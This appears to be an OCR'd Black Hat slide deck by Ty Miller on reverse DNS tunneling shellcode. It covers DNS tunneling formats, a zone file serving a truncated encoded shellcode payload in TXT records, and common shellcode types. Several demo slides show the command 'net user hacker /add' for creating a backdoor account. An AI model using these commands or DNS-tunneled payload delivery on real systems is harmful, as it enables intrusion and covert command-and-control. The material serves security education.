Reverse DNS Tunneling
Staged Loading Shellcode

Aussies Hack
umop 3pisdn

Black Hat

Ty Miller

Pure Hacking

Who is this guy?

- Ty Miller
- CTO, Penetration Tester, Trainer
  - Pure Hacking, Sydney, Australia
- Hacking Exposed Linux Author (3rd Edn)
- CHAOS Live-Linux Bootable-Business Card Cluster
- OSSTMM Contributor

Do you **really** want to be here?

- Target Audience to Exploit
  - Penetration Testers, Security Professionals, and Hackers!
  - Anyone interested in Shellcoding

- No major pre-requisites to be here
  - You can be new to Exploits and Shellcode

    … just not a complete n00b!

So, what are we doing here? (1/2)

- What are the current Vulnerability and Exploit Development Trends?
- What is DNS Tunneling?
- What is Shellcode?
- What types of Shellcode exist?
- What challenges do they face?

So, what are we doing here? (2/2)

- What is Reverse DNS Tunneling Shellcode?
- How does it work?
- How can I prevent DNS Tunneling Shellcode?
- Next Generation of Reverse-Connection Shellcodes

So what’s the problem?

- Vulnerability Trends
  - Publicly accessible vulnerabilities
  - Client-side vulnerabilities
- Exploit Development Trends
  - Shift in “vulnerability location” pushes shift in exploit development target
- The Problem;
  - Did my exploit fail or did it not make it back alive?


What is DNS Tunneling? (1/5)

- DNS Tunneling has been around since 1998
- NSTX (Nameserver Transfer Protocol)
  - NSTX Client converts network packets into DNS requests
  - DNS servers route the requests to destination name server
  - NSTX Server converts DNS requests to network packets
  - NSTX Server performs the desired network connection
  - NSTX Server sends response data back in DNS replies
  - NSTX Client converts DNS replies back to network packets

What is DNS Tunneling? (2/5)

- “Tunneling Audio, Video, and SSH over DNS”
  - Dan Kaminsky presented this in 2004
  - Author of “OzymanDNS” DNS Tunneling tool
- DNS Tunneling Shellcode DNS Server
  - Initially ripped from “OzymanDNS” code

What is DNS Tunneling? (3/5)



What is DNS Tunneling? (4/5)


- DNS Tunneling Restrictions
  - Request
    - Maximum of 253 characters in domain
    - Maximum of 63 characters per subdomain
    - Case-insensitive (so we use Base32 encoding)
    - TXT request to get maximum characters in response
  - DNS Tunneling Shellcode Request Format:

en.coded.data.numLoops-curLoop.requestId.sessionId.domainname.com

en.coded.data
.numLoops-curLoop
.requestId
.sessionId
.domainname.com

What is DNS Tunneling? (5/5)

- DNS Tunneling Restrictions
  - TXT Response
    - Can hold large amounts of data (Great for Tunneling)
    - Case-insensitive (We use Alphanumeric Shellcode encoding)
  - DNS Tunneling Shellcode DNS TXT Response Format:



```
$TTL 10800
@               IN SOA  ( none. ; Primary DNS server
                          nobody.invalid. ; Responsible person
                          2008061401   ; Serial number
                          10800        ; Refresh
                          3600         ; Retry
                          777600       ; Expire
                          3600       ) ; Minimum TTL
                NS      none.

{en.coded.data.numLoops-curLoop.requestId.sessionId}            TXT
"PYhCqFGX5CqFGHPTPPPQ...CCjyY0Lkz0TkzChoiZFX1DkzCCCCf1tkzCC0TkzCfhIs"
"fYf1Lkzf1tkzCCj6Y0Lk...jKY0LkzCCfhoefXf1Dkzf1tkzCCCjSY0Lkz0TkzChLpL"
"kz0TkzC0TkzCCjoY0Lkz...0tkzCj2Y0Lkz0TkzC0tkzCjHY0Lkz0TkzCjEX0DkzCfh"
"CfhzCfXf1Dkzf1tkzCCf...zCCCheDBnX1DkzCCCC0TkzCjDX0Dkz0TkzCChqEE3Y1L"
"h7uRzX1DkzCCCCf1tkzC...kzCfhI8fXf1Dkzf1tkzCCjoY0Lkz0tkzCCCCfhlUfYf1"
"zY1LkzCCCCChX7fzY1Lk...CCCfhfufXf1Dkzf1TkzCC0tkzCjaY0Lkz0TkzC0TkzCf"
"C0tkzCfhHqfXf1DkzCCj...LkzCf1tkzCChjIeKY1Lkz1TkzCCCC0TkzCfhjMfYf1Lk"
"TkzCjJY0Lkz0TkzCj3X0...CfhmXfXf1Dkzf1tkzCCf1tkzCC0tkzCfhFifYf1Lkzf1"
...
```

What is this “Shellcode” thing? (1/2)

- “Machine code” used within an exploit that is executed once the vulnerability is triggered

- Shellcode should be as small as possible to fit within exploit restrictions

What is this “Shellcode” thing? (2/2)

- Compromisation Flow;
  - Exploit sent or downloaded to vulnerable system
  - Exploit triggers the vulnerability and points the “next instruction” to the Shellcode location
  - Shellcode executes on the system
  - Generally sets up a remote shell to the attacker

Is all Shellcode created equal?

- Various Shellcode techniques exist to gain a remote command shell on the victim host;
  - - Portbind
  - - Find Socket
  - - Download and Execute
  - - Connectback
  - - Address Reuse
  - - Reverse HTTP Tunneling

- A lot of different Shellcode has been written
  - Some aren’t easily found or publicly available


Portbind Shellcode (1/3)

- Portbind Shellcode
  - Sets up a listener on the victim host for the attacker to connect to

- So what's the problem?
  - Firewalls often block non-production inbound ports
  - Not useful for client-side exploits and remote compromise

Portbind Shellcode (2/3)

- Direct Exploit




net user hacker /add

command completed successfully

Portbind Shellcode (3/3)

- Client-Side Exploit




Connectback Shellcode (1/3)

- Connectback Shellcode
  - – TCP connection directly back to the attacker

- So what's the problem?
  - Firewalls often block outbound ports
  - If there are open ports, which ones are open?

Connectback Shellcode (2/3)

- Direct Exploit – Open Outbound Ports




net user hacker /add

command completed successfully

Connectback Shellcode (3/3)

- Client-Side Exploit



Connection Reuse Shellcode (1/4)

- Find Socket Shellcode
  - – Finds attacker’s socket based on source port

- So what’s the problem?
  - Socket descriptor may no longer be available
  - Not possible in a NAT’d environment
  - Client-side exploits may not even have an initial socket


Connection Reuse Shellcode (2/4)

- Address Reuse Shellcode
  - – Reuses the service’s port that was exploited

- So what’s the problem?
  - Some services won’t let you share the port
  - There is no service with client-side exploits

Connection Reuse Shellcode (3/4)

- Direct Exploit




net user hacker /add

command completed successfully

Connection Reuse Shellcode (4/4)

- Client-Side Exploit



